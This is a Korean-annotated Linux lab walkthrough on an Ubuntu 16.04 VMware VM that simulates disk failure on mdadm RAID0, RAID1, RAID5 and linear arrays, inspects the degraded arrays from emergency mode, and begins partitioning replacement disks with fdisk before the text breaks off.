root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raid5/testFile

root@server:~# df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              479660       0    479660   0% /dev
tmpfs              99848    6396     93452   7% /run
/dev/sda2       78499768 4402072  70087048   6% /
tmpfs             499232      12    499220   1% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             499232       0    499232   0% /sys/fs/cgroup
/dev/md0          2027408    9924   1896448   1% /raid0
/dev/md1          1014104    8136    937236   1% /raid1
/dev/md5          2027408    9924   1896448   1% /raid5
/dev/md9          3026704   11460   2841780   1% /raidLinear
tmpfs              99848      36     99812   1% /run/user/0
/dev/sr0          1451056 1451056         0 100% /media/root/Ubuntu 16.04 LTS amd64
```


*** vmware setting 에서 scsi0:2, scsi0:4, scsi0:6, scsi0:9 디스크를 제거(remove) 후 부팅

*** vmware 하단에 HDD 아이콘의 개수가 준 것을 확인


*** 정상적으로 부팅되지 않고, 응급 모두로 접속




```
[    2.106421] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.106831] sd 2:0:1:0: [sdb] Assuming drive cache: write through
[    2.108464] sd 2:0:3:0: [sdc] Assuming drive cache: write through
[    2.110265] sd 2:0:5:0: [sdd] Assuming drive cache: write through
[    2.111749] sd 2:0:8:0: [sde] Assuming drive cache: write through
[    2.112606] sd 2:0:10:0: [sdf] Assuming drive cache: write through
/dev/sda2: clean, 193015/4997120 files, 1446884/19971328 blocks
[    6.040636] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!
Welcome to emergency mode! After logging in, type "journalctl -xb" to view
system logs, "systemctl reboot" to reboot, "systemctl default" or ^D to
try again to boot into default mode.
Give root password for maintenance
(or press Control-D to continue):
root@server:~# ls -l /dev/sd*
brw-rw---- 1 root disk 8,  0  5■  30 00:48 /dev/sda
brw-rw---- 1 root disk 8,  1  5■  30 00:48 /dev/sda1
brw-rw---- 1 root disk 8,  2  5■  30 00:48 /dev/sda2
brw-rw---- 1 root disk 8, 16  5■  30 00:48 /dev/sdb
brw-rw---- 1 root disk 8, 17  5■  30 00:48 /dev/sdb1
brw-rw---- 1 root disk 8, 32  5■  30 00:48 /dev/sdc
brw-rw---- 1 root disk 8, 33  5■  30 00:48 /dev/sdc1
brw-rw---- 1 root disk 8, 48  5■  30 00:48 /dev/sdd
brw-rw---- 1 root disk 8, 49  5■  30 00:48 /dev/sdd1
brw-rw---- 1 root disk 8, 64  5■  30 00:48 /dev/sde
brw-rw---- 1 root disk 8, 65  5■  30 00:48 /dev/sde1
brw-rw---- 1 root disk 8, 80  5■  30 00:48 /dev/sdf
brw-rw---- 1 root disk 8, 81  5■  30 00:48 /dev/sdf1
root@server:~# df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              479660       0    479660   0% /dev
tmpfs              99848    4760     95088   5% /run
/dev/sda2       78499768 4401884  70087236   6% /
tmpfs             499232       0    499232   0% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             499232       0    499232   0% /sys/fs/cgroup
root@server:~# _
```




```
brw-rw---- 1 root disk 9, 0  5■  30 00:48 /dev/md0
brw-rw---- 1 root disk 9, 1  5■  30 00:48 /dev/md1
brw-rw---- 1 root disk 9, 5  5■  30 00:48 /dev/md5
brw-rw---- 1 root disk 9, 9  5■  30 00:48 /dev/md9
root@server:~# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
     Raid Level : raid0
  Total Devices : 1
    Persistence : Superblock is persistent

          State : inactive

           Name : server:0  (local to host server)
           UUID : 78a7c14b:1a599e89:a493725e:1796a7d6
         Events : 0

    Number   Major   Minor   RaidDevice

       -       8       33        -        /dev/sdc1
root@server:~# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
     Raid Level : raid0
  Total Devices : 1
    Persistence : Superblock is persistent

          State : inactive

           Name : server:1  (local to host server)
           UUID : 53fcbd76:1ae32226:e2d2842d:40800aa3
         Events : 21

    Number   Major   Minor   RaidDevice

       -       8       49        -        /dev/sdd1
root@server:~#
```



```
root@server:~# df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              479660       0    479660   0% /dev
tmpfs              99848    4760     95088   5% /run
/dev/sda2       78499768 4401884  70087236   6% /
tmpfs             499232       0    499232   0% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             499232       0    499232   0% /sys/fs/cgroup
/dev/md1         1014104    8136    937236   1% /raid1
root@server:~# ls -l /raid1/testFile
-rw-r--r-- 1 root root 7013984  5■  30 00:39 /raid1/testFile
root@server:~# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Thu May 30 00:01:02 2019
     Raid Level : raid1
     Array Size : 1046976 (1022.61 MiB 1072.10 MB)
  Used Dev Size : 1046976 (1022.61 MiB 1072.10 MB)
   Raid Devices : 2
  Total Devices : 1
    Persistence : Superblock is persistent

    Update Time : Thu May 30 00:54:46 2019
          State : clean, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 0
  Spare Devices : 0

           Name : server:1  (local to host server)
           UUID : 53fcbd76:1ae32226:e2d2842d:40800aa3
         Events : 23

    Number   Major   Minor   RaidDevice State
       0       8       49        0      active sync   /dev/sdd1
       2       0        0        2      removed
root@server:~#
```



```
    Number   Major   Minor   RaidDevice

       -       8       65        -        /dev/sde1
       -       8       81        -        /dev/sdf1
root@server:~# mdadm --run /dev/md5
[  573.583908] md/raid:md5: raid level 5 active with 2 out of 3 devices, algorithm 2
mdadm: started array /dev/md5
root@server:~# mdadm --detail /dev/md5
/dev/md5:
        Version : 1.2
  Creation Time : Thu May 30 00:05:36 2019
     Raid Level : raid5
     Array Size : 2093056 (2044.34 MiB 2143.29 MB)
  Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)
   Raid Devices : 3
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu May 30 00:57:52 2019
          State : clean, degraded
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

         Layout : left-symmetric
     Chunk Size : 512K

           Name : server:5  (local to host server)
           UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957
         Events : 22

    Number   Major   Minor   RaidDevice State
       0       8       65        0      active sync   /dev/sde1
       2       0        0        2      removed
       3       8       81        2      active sync   /dev/sdf1
root@server:~#
```



```
  Creation Time : Thu May 30 00:05:36 2019
     Raid Level : raid5
     Array Size : 2093056 (2044.34 MiB 2143.29 MB)
  Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)
   Raid Devices : 3
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu May 30 00:57:52 2019
          State : clean, degraded
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

         Layout : left-symmetric
     Chunk Size : 512K

           Name : server:5  (local to host server)
           UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957
         Events : 22

    Number   Major   Minor   RaidDevice State
       0       8       65        0      active sync   /dev/sde1
       2       0        0        2      removed
       3       8       81        2      active sync   /dev/sdf1
root@server:~# ls /raid5/testFile
/raid5/testFile
root@server:~# mdadm --run /dev/md9
[  672.461615] md/linear:md9: not enough drives present. Aborting!
[  672.461866] md: pers->run() failed ...
mdadm: failed to start array /dev/md9: No such device
root@server:~# mdadm --run /dev/md0
[  710.280643] md/raid0:md0: too few disks (1 of 2) - aborting!
[  710.280906] md: pers->run() failed ...
mdadm: failed to start array /dev/md0: Invalid argument
root@server:~#
```

*** 파손된 디스크 자리에 새로운 디스크를 추가 후 리부팅

*** 추가한 디스크를 파티셔닝 작업

```
root@server:~# ls -l /dev/sd*
brw-rw---- 1 root disk 8,   0  5월 30 01:15 /dev/sda
brw-rw---- 1 root disk 8,   1  5월 30 01:15 /dev/sda1
brw-rw---- 1 root disk 8,   2  5월 30 01:15 /dev/sda2
brw-rw---- 1 root disk 8,  16  5월 30 01:15 /dev/sdb
brw-rw---- 1 root disk 8,  17  5월 30 01:15 /dev/sdb1
brw-rw---- 1 root disk 8,  32  5월 30 01:15 /dev/sdc ⇐ 새로 추가한 디스크로 파티션이 나눠져있지 않은 상태이다.
brw-rw---- 1 root disk 8,  48  5월 30 01:15 /dev/sdd
brw-rw---- 1 root disk 8,  49  5월 30 01:15 /dev/sdd1
```

```
brw-rw---- 1 root disk 8,  64  5월 30 01:15 /dev/sde
brw-rw---- 1 root disk 8,  80  5월 30 01:15 /dev/sdf
brw-rw---- 1 root disk 8,  81  5월 30 01:15 /dev/sdf1
brw-rw---- 1 root disk 8,  96  5월 30 01:15 /dev/sdg
brw-rw---- 1 root disk 8, 112  5월 30 01:15 /dev/sdh
brw-rw---- 1 root disk 8, 113  5월 30 01:15 /dev/sdh1
brw-rw---- 1 root disk 8, 128  5월 30 01:15 /dev/sdi
brw-rw---- 1 root disk 8, 144  5월 30 01:15 /dev/sdj
brw-rw---- 1 root disk 8, 145  5월 30 01:15 /dev/sdj1

root@server:~# fdisk /dev/sdc

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0xa052e1b2.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p

Using default response p.
Partition number (1-4, default 1): 1
First sector (2048-2097151, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t
Selected partition 1
Partition type (type L to list all types): fd
Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
```

```
root@server:~# fdisk /dev/sde

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0xadbe24d2.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p

Using default response p.
Partition number (1-4, default 1): 1
First sector (2048-2097151, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t
Selected partition 1
Partition type (type L to list all types): fd
Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.

root@server:~# fdisk /dev/sdg

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x5128489d.

Command (m for help): n
```

```
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1): 1
First sector (2048-2097151, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t
Selected partition 1
Partition type (type L to list all types): fd
